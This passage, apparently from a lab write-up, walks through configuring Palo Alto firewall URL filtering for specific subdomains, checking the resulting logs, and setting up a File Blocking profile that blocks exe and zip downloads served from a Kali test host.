
We attach the URL Filtering profile to our security rule.

Attempting to access a blocked URL displays Palo Alto’s inline Web Page Blocked response page on the client browser.


To demonstrate granular subdomain-level enforcement, we navigate to Objects → Custom Objects → URL Category and create a custom URL Category named subdomains.senaperdiana.com. Instead of targeting the root domain, we explicitly list only the subdomains we want to control — cve.senaperdiana.com and forti.senaperdiana.com — leaving the root domain senaperdiana.com unaffected.
Inside the helena-url-filter URL Filtering Profile, we reference this custom category and set its Site Access action to Continue — a mode that presents users with an interstitial warning page but still allows them to proceed if they choose. This is more nuanced than a hard block: the firewall logs the event and requires user acknowledgment before granting access, making it useful for controlled-access policies.

With the profile applied, we test from the Windows 11 client. Navigating to http://cve.senaperdiana.com/ triggers the Palo Alto Web Page Blocked interstitial with a Continue button and a note that the action will be logged — confirming the custom URL category matched. On the right side, opening the root domain https://senaperdiana.com loads normally without any interception, proving that only the explicitly listed subdomains are affected while the root domain remains fully accessible.

Under Monitor → URL Filtering Logs, we inspect log entries detailing matching both Computer-and-Internet-Info and subdomains.senaperdiana.com.
4. File Blocking
File Blocking controls file transfers based on file extensions and MIME types regardless of whether the file contains malicious code. While Antivirus detects malicious signatures, File Blocking restricts entire file formats (such as executables or compressed archives).
Unprotected Download Test


From Kali Linux, we host executable files (putty.exe) and document archives over HTTP. Opening http://192.168.200.24/ from the browser shows the directory listing and fully downloadable.
Profile Configuration & Mitigation
Under Objects → Security Profiles → File Blocking, we create a custom profile (helena-fileblock) configured to block exe and zip files.

